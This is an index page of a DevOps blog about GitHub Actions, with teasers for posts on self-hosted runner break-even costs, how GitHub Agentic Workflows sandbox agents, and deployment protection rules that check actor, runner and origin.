The SpockOps Blog

What we learn running, pricing and governing GitHub Actions, written down as we go.

Has this runner paid for itself?each machine's running total against hosted runners$0the machine: −$1,500+$2,100boughtmonth 3month 6month 9month 12break-even: month 5+$2,100 after a yearsaves $300 a month of hosted minutesA self-hosted runner's payback: it starts $1,500 behind, saves $300 a month against hosted runners, breaks even in month five and is about $2,100 ahead after a year
runnerscost

Have your self-hosted runners paid for themselves?

Self-hosted GitHub Actions runners look free because their minutes never reach the bill. A method, and a worked example, for finding each machine's break-even.

Sash5 min read

All posts

21 posts

GitHub Agentic Workflowsthe agent thinks; a separate job actsworkflow.mdcompileworkflow.lock.yamlTriggerActivationAgentCopilot · Clauderead-only, firewalledreading the repository…proposes changes, can't make themThreat detection✓ no threatsApplyholds the writepermissionpull requestissuecommentlabelA GitHub Agentic Workflow: workflow.md compiles to workflow.lock.yaml; a trigger and activation start the agent, which reads the repository without write access and proposes changes; threat detection checks them; only then does a separate job apply them as a pull request, issue, comment or label
agentic

How GitHub Agentic Workflows work

A plain introduction to GitHub Agentic Workflows: how they are written, what happens when one runs, how agents are kept safe, and what they cost to …
8 min read

What a reviewer's approval cannot seewho asked, what kind of actor, which runner, from whereDeploy toproductionRequired reviewersees a name and a button✓ approvedSpockOps ruleWho asked?dependabot[bot]What kind?a botWhich runner?self-hosted, prodFrom where?main, not a forkrejected: a bot can't deploy to productionrecorded with the rule that decided itA bot's deployment to production: the required reviewer, who sees a name and a button, approves it; SpockOps' rule asks who asked, what kind of actor, which runner and from where, finds a bot deploying to production, rejects it and records why
deployments

Deployment protection rules: what a reviewer's approval cannot see

How GitHub deployment protection rules work, what required reviewers cannot see, and how SpockOps approves each deployment by actor, runner, kind and origin.
6 min read
